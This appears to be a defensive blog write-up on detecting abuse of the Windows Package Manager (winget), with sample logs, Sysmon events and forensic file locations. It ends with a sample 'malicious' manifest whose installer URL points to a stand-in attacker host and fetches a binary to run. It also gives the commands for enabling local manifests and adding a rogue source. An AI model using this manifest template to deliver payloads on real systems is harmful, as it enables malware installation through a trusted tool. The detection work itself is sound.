Summary#
Winget is the windows Windows Package Manager that let users install, update or delete windows packages/software. Learn more here.
In theory winget could be abused by attackers in order to install malicious packages via the --manifest option or simply add a new malicious source location that allows the download of packages that are controlled by the attacker.
Fortunately, to use or enable either of these options admin privileges are required. But this doesn't stop an attacker from potentially abusing environments that are already leveraging and enabled these features.
Winget Execution Logs#
You can get logs location via the following command
winget --info

Logs: %LOCALAPPDATA%\Packages\Microsoft.DesktopAppInstaller_8wekyb3d8bbwe\LocalState\DiagOutputDir\
Logs have the following naming convention: WinGet-YEAR-MONTH-DAY-HOURS-MINUTES-SECONDS.MILLISECONDS.log. An example would be as such WinGet-2023-04-10-01-06-10.971.log
They contain the executed command line along with any additional results from that execution. Here is an example from executing winget source list
2023-04-10 01:08:38.805 [CORE] WinGet, version [1.X.XXXXX], activity [{XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX}]
2023-04-10 01:08:38.806 [CORE] OS: Windows.Desktop v10.0.XXXXX.XXX
2023-04-10 01:08:38.806 [CORE] Command line Args: "C:\Users\XXXXX\AppData\Local\Microsoft\WindowsApps\winget.exe" source list
2023-04-10 01:08:38.806 [CORE] Package: Microsoft.DesktopAppInstaller v1.XX.XXXXX.0
2023-04-10 01:08:38.806 [CORE] IsCOMCall:0; Caller: winget-cli
2023-04-10 01:08:38.818 [CLI ] WinGet invoked with arguments: 'source' 'list'
2023-04-10 01:08:38.818 [CLI ] Found subcommand: source
2023-04-10 01:08:38.819 [CLI ] Found subcommand: list
2023-04-10 01:08:38.819 [CLI ] Leaf command to execute: root:source:list
2023-04-10 01:08:38.820 [CLI ] Executing command: list
2023-04-10 01:08:38.837 [REPO] GetCurrentSourceRefs: Source named 'microsoft.builtin.desktop.frameworks' from origin Default is hidden and is dropped.
2023-04-10 01:08:38.888 [CLI ] Leaf command succeeded: root:source:list
Local Manifest Installation#
The typical documented use case in LOLBAS of abusing Winget is via local manifest installs. We can use the same log file to look for executed command along with the domain and binary name
Note
The "install" flag has an alias called "add" that does the same thing. Check source code.
2023-04-15 17:21:37.328 [CORE] WinGet, version [1.4.10173], activity [{783EDBDD-F637-422B-96D8-F3A36B1898C6}]
2023-04-15 17:21:37.328 [CORE] OS: Windows.Desktop v10.0.22621.963
2023-04-15 17:21:37.328 [CORE] Command line Args: winget  install -m opsec.yml
2023-04-15 17:21:37.328 [CORE] Package: Microsoft.DesktopAppInstaller v1.19.10173.0
2023-04-15 17:21:37.328 [CORE] IsCOMCall:0; Caller: winget-cli
2023-04-15 17:21:37.333 [CLI ] WinGet invoked with arguments: 'install' '-m' 'opsec.yml'
2023-04-15 17:21:37.333 [CLI ] Found subcommand: install
2023-04-15 17:21:37.333 [CLI ] Leaf command to execute: root:install
2023-04-15 17:21:37.339 [CLI ] Executing command: install
2023-04-15 17:21:37.697 [CLI ] Manifest fields: Name [Opsec], Version [1.0.0]
2023-04-15 17:21:37.710 [CLI ] Starting installer selection.
2023-04-15 17:21:37.710 [CLI ] Completed installer selection.
2023-04-15 17:21:37.733 [CLI ] Generated temp download path: C:\Users\XXXX\AppData\Local\Temp\WinGet\OpsecInstaller.1.0.0\9c2c8a8588fe6db09c09337e78437cb056cd557db1bcf5240112cbfb7b600efb
2023-04-15 17:21:37.734 [CORE] Downloading to path: C:\Users\XXXX\AppData\Local\Temp\WinGet\OpsecInstaller.1.0.0\9c2c8a8588fe6db09c09337e78437cb056cd557db1bcf5240112cbfb7b600efb
2023-04-15 17:21:37.734 [CORE] DeliveryOptimization downloading from url: http://10.20.2.100/calc.exe
2023-04-15 17:21:39.939 [CORE] Download completed.
2023-04-15 17:21:39.969 [CORE] Started applying motw to C:\Users\XXXX\AppData\Local\Temp\WinGet\OpsecInstaller.1.0.0\9c2c8a8588fe6db09c09337e78437cb056cd557db1bcf5240112cbfb7b600efb with zone: 3
2023-04-15 17:21:39.973 [CORE] Finished applying motw
2023-04-15 17:21:39.974 [CLI ] Installer hash verified
2023-04-15 17:21:39.974 [CORE] Started applying motw using IAttachmentExecute to C:\Users\XXXX\AppData\Local\Temp\WinGet\OpsecInstaller.1.0.0\9c2c8a8588fe6db09c09337e78437cb056cd557db1bcf5240112cbfb7b600efb
2023-04-15 17:21:40.061 [CORE] Finished applying motw using IAttachmentExecute. Result: 0 IAttachmentExecute::Save() result: 0
2023-04-15 17:21:40.061 [CLI ] Successfully renamed downloaded installer. Path: C:\Users\XXXX\AppData\Local\Temp\WinGet\OpsecInstaller.1.0.0\calc.exe
2023-04-15 17:21:40.061 [REPO] Creating PredefinedInstalledSource with filter [ARP]
2023-04-15 17:21:40.061 [REPO] Creating new SQLite Index [4294967295.4294967295] at ':memory:'
2023-04-15 17:21:40.061 [SQL ] Opening SQLite connection #1: ':memory:' [6, 0]
2023-04-15 17:21:40.103 [REPO] Reading MSI UpgradeCodes
2023-04-15 17:21:40.161 [REPO] Examining ARP entries for Machine | X64
2023-04-15 17:21:40.633 [REPO] Examining ARP entries for Machine | X86
2023-04-15 17:21:40.675 [FAIL] D:\a\_work\1\s\external\pkg\src\AppInstallerRepositoryCore\Microsoft\Schema\1_0\Interface_1_0.cpp(197)\WindowsPackageManager.dll!00007FFA9FCBB1C5: (caller: 00007FFA9FCC1449) Exception(1) tid(6108) 800700B7 Cannot create a file when that file already exists.

2023-04-15 17:21:40.675 [REPO] Ignoring duplicate ARP entry Machine|X86|WinMerge_is1 [WinMerge 2.16.24.0]
2023-04-15 17:21:40.751 [REPO] Reading MSI UpgradeCodes
2023-04-15 17:21:40.780 [REPO] Examining ARP entries for User | X64
2023-04-15 17:21:40.867 [CLI ] Installer args:
2023-04-15 17:21:40.868 [CLI ] Starting: 'C:\Users\XXXX\AppData\Local\Temp\WinGet\OpsecInstaller.1.0.0\calc.exe' with arguments ''
2023-04-15 17:21:43.362 [REPO] Creating PredefinedInstalledSource with filter [ARP]
2023-04-15 17:21:43.362 [REPO] Creating new SQLite Index [4294967295.4294967295] at ':memory:'
2023-04-15 17:21:43.362 [SQL ] Opening SQLite connection #2: ':memory:' [6, 0]
2023-04-15 17:21:43.424 [REPO] Reading MSI UpgradeCodes
2023-04-15 17:21:43.451 [REPO] Examining ARP entries for Machine | X64
2023-04-15 17:21:43.891 [REPO] Examining ARP entries for Machine | X86
2023-04-15 17:21:43.921 [FAIL] D:\a\_work\1\s\external\pkg\src\AppInstallerRepositoryCore\Microsoft\Schema\1_0\Interface_1_0.cpp(197)\WindowsPackageManager.dll!00007FFA9FCBB1C5: (caller: 00007FFA9FCC1449) Exception(2) tid(6108) 800700B7 Cannot create a file when that file already exists.

2023-04-15 17:21:43.921 [REPO] Ignoring duplicate ARP entry Machine|X86|WinMerge_is1 [WinMerge 2.16.24.0]
2023-04-15 17:21:43.982 [REPO] Reading MSI UpgradeCodes
2023-04-15 17:21:44.003 [REPO] Examining ARP entries for User | X64
2023-04-15 17:21:44.262 [CLI ] During package install, 0 changes to ARP were observed, 0 matches were found for the package, and 0 packages were in both
2023-04-15 17:21:44.262 [CLI ] No single entry was determined to be associated with the package
2023-04-15 17:21:44.262 [CLI ] Removing installer: C:\Users\XXXX\AppData\Local\Temp\WinGet\OpsecInstaller.1.0.0\calc.exe
2023-04-15 17:21:44.264 [CLI ] Leaf command succeeded: root:install
New Sources#
Another potential point of abuse is to add a new malicious source. The command winget source add --name [Name] [URL] can be used to achieve this. You can use the winget-cli-restsource repository or New-WinGetSource to setup a new REST based source.
The same log discussed above can be used to spot potential abuse.
Package Installer Logs#
There is also a log generated for actual package installations in the same location. The naming convention is Winget-[PackageIdentifier].[PackageIdentifier].YEAR-MONTH-DAY-HOURS-MINUTES-SECONDS-MILLISECONDS.log.
Example: WinGet-Corel.WinZip.27.0.15240-2023-04-16-01-34-35.640
Note
If you use
wingetin your environment, you could enable verbose logging to get more information during investigations of abuse.
To do that, add the following section to the wingetsettings.jsonfile.
"logging": {
    "level": "verbose"
}
Event Logs Detection#
In order be able to install packages via local manifests the LocalManifestFiles needs to be enabled. There 2 ways of doing it (both require admin privileges)
- Enable
LocalManifestFilesvia GPO
- <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
- <System>
  <Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385f-c22a-43e0-bf4c-06f5698ffbd9}" />
  <EventID>13</EventID>
  <Version>2</Version>
  <Level>4</Level>
  <Task>13</Task>
  <Opcode>0</Opcode>
  <Keywords>0x8000000000000000</Keywords>
  <TimeCreated SystemTime="2023-04-16T22:27:37.0529098Z" />
  <EventRecordID>1286186526</EventRecordID>
  <Correlation />
  <Execution ProcessID="7704" ThreadID="10028" />
  <Channel>Microsoft-Windows-Sysmon/Operational</Channel>
  <Computer>XXXXX</Computer>
  <Security UserID="S-1-5-18" />
  </System>
- <EventData>
  <Data Name="RuleName">-</Data>
  <Data Name="EventType">SetValue</Data>
  <Data Name="UtcTime">2023-04-16 22:27:37.052</Data>
  <Data Name="ProcessGuid">{9a08371b-75e4-643c-f136-010000002100}</Data>
  <Data Name="ProcessId">22936</Data>
  <Data Name="Image">C:\WINDOWS\system32\svchost.exe</Data>
  <Data Name="TargetObject">HKLM\SOFTWARE\Policies\Microsoft\Windows\AppInstaller\EnableLocalManifestFiles</Data>
  <Data Name="Details">DWORD (0x00000001)</Data>
  <Data Name="User">NT Authority\SYSTEM</Data>
  </EventData>
</Event>- Enable
LocalManifestFilesvia the command:winget settings --enable LocalManifestFiles. This will update the virtual application registry designated by\REGISTRY\A
- <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
- <System>
  <Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385f-c22a-43e0-bf4c-06f5698ffbd9}" />
  <EventID>13</EventID>
  <Version>2</Version>
  <Level>4</Level>
  <Task>13</Task>
  <Opcode>0</Opcode>
  <Keywords>0x8000000000000000</Keywords>
  <TimeCreated SystemTime="2023-04-17T15:08:54.0182440Z" />
  <EventRecordID>1354261469</EventRecordID>
  <Correlation />
  <Execution ProcessID="5572" ThreadID="10444" />
  <Channel>Microsoft-Windows-Sysmon/Operational</Channel>
  <Computer>XXXX</Computer>
  <Security UserID="S-1-5-18" />
  </System>
- <EventData>
  <Data Name="RuleName">-</Data>
  <Data Name="EventType">SetValue</Data>
  <Data Name="UtcTime">2023-04-15 15:08:54.017</Data>
  <Data Name="ProcessGuid">{9a08371b-6105-643d-b713-000000002200}</Data>
  <Data Name="ProcessId">24836</Data>
  <Data Name="Image">C:\Program Files\WindowsApps\Microsoft.DesktopAppInstaller_1.19.10173.0_x64__8wekyb3d8bbwe\winget.exe</Data>
  <Data Name="TargetObject">\REGISTRY\A\{332bac9b-933b-9869-3579-9d40f5cb2ee4}\LocalState\admin_settings</Data>
  <Data Name="Details">Binary Data</Data>
  <Data Name="User">XXXXX</Data>
  </EventData>
</Event>- During the installation phase the package is downloaded to the temp directory with the following naming convention:
%TEMP%\WinGet\[PackageIdentifier].[PackageVersion]\
- <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
- <System>
  <Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385f-c22a-43e0-bf4c-06f5698ffbd9}" />
  <EventID>11</EventID>
  <Version>2</Version>
  <Level>4</Level>
  <Task>11</Task>
  <Opcode>0</Opcode>
  <Keywords>0x8000000000000000</Keywords>
  <TimeCreated SystemTime="2023-04-17T15:29:07.1090602Z" />
  <EventRecordID>1354370532</EventRecordID>
  <Correlation />
  <Execution ProcessID="5572" ThreadID="10444" />
  <Channel>Microsoft-Windows-Sysmon/Operational</Channel>
  <Computer>XXXX</Computer>
  <Security UserID="S-1-5-18" />
  </System>
- <EventData>
  <Data Name="RuleName">-</Data>
  <Data Name="UtcTime">2023-04-17 15:29:07.108</Data>
  <Data Name="ProcessGuid">{9a08371b-6535-643d-7f16-000000002200}</Data>
  <Data Name="ProcessId">12384</Data>
  <Data Name="Image">C:\WINDOWS\System32\svchost.exe</Data>
  <Data Name="TargetFilename">C:\Users\XXXX\AppData\Local\Temp\WinGet\OpsecInstaller.1.0.0\DO1371.tmp</Data>
  <Data Name="CreationUtcTime">2023-04-14 15:29:07.108</Data>
  <Data Name="User">NT Authority\SYSTEM</Data>
  </EventData>
</Event>- The downloaded package gets MoTW applied to it and a Sysmon EID 15 is generated
- <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
- <System>
  <Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385f-c22a-43e0-bf4c-06f5698ffbd9}" />
  <EventID>15</EventID>
  <Version>2</Version>
  <Level>4</Level>
  <Task>15</Task>
  <Opcode>0</Opcode>
  <Keywords>0x8000000000000000</Keywords>
  <TimeCreated SystemTime="2023-04-17T01:22:08.1380168Z" />
  <EventRecordID>1359018022</EventRecordID>
  <Correlation />
  <Execution ProcessID="5572" ThreadID="10444" />
  <Channel>Microsoft-Windows-Sysmon/Operational</Channel>
  <Computer>XXXXX</Computer>
  <Security UserID="S-1-5-18" />
  </System>
- <EventData>
  <Data Name="RuleName">-</Data>
  <Data Name="UtcTime">2023-04-17 01:22:08.137</Data>
  <Data Name="ProcessGuid">{9a08371b-f0bd-643d-bf8f-000000002200}</Data>
  <Data Name="ProcessId">22824</Data>
  <Data Name="Image">C:\Program Files\WindowsApps\Microsoft.DesktopAppInstaller_1.19.10173.0_x64__8wekyb3d8bbwe\winget.exe</Data>
  <Data Name="TargetFilename">C:\Users\XXXX\AppData\Local\Temp\WinGet\OpsecInstaller.1.0.0\972efbb0e7990a0b8404bbf9c7a57b047db169628aba7a017fd815ee5202e4d3:Zone.Identifier</Data>
  <Data Name="CreationUtcTime">2023-04-17 01:22:07.823</Data>
  <Data Name="Hash">SHA1=67A68EF90A0D9BCD47D62B850D5F14FB6D20DEC7,MD5=801A171EC031615A3EA0FDF1FD152154,SHA256=01747815355E751A568FA10E1528F611ED5E5B2C331D70E22B88649E907EDCF0,IMPHASH=00000000000000000000000000000000</Data>
  <Data Name="Contents">[ZoneTransfer] ZoneId=3 HostUrl=http://10.20.2.100/notepad.exe</Data>
  <Data Name="User">XXXX</Data>
  </EventData>
  </Event>
Installed Packages DB#

From a forensic perspective there is also the installed.db database which is a Sqlite database that seems to contains information about installed packages (Publisher, Ids, Name,...etc). I didn't look into it a lot could be useful.
Location: C:\Users\XXXX\AppData\Local\Packages\Microsoft.DesktopAppInstaller_8wekyb3d8bbwe\LocalState\Microsoft.Winget.Source_8wekyb3d8bbwe
Filename: installed.db
Example Malicious Manifest#
PackageIdentifier: OpsecInstaller
PackageName: Opsec
ShortDescription: Opsec test installer
PackageVersion: 1.0.0
PackageLocale: en-US
License: MIT
Publisher: Winget
Installers:
 - Architecture: x64
   InstallerType: exe
   InstallerUrl: http://YOUR-IP/notepad.exe
   InstallerSha256: 972efbb0e7990a0b8404bbf9c7a57b047db169628aba7a017fd815ee5202e4d3 # notepad.exe
   #InstallerSha256: 9c2c8a8588fe6db09c09337e78437cb056cd557db1bcf5240112cbfb7b600efb # calc.exe
ManifestType: singleton
ManifestVersion: 1.0.0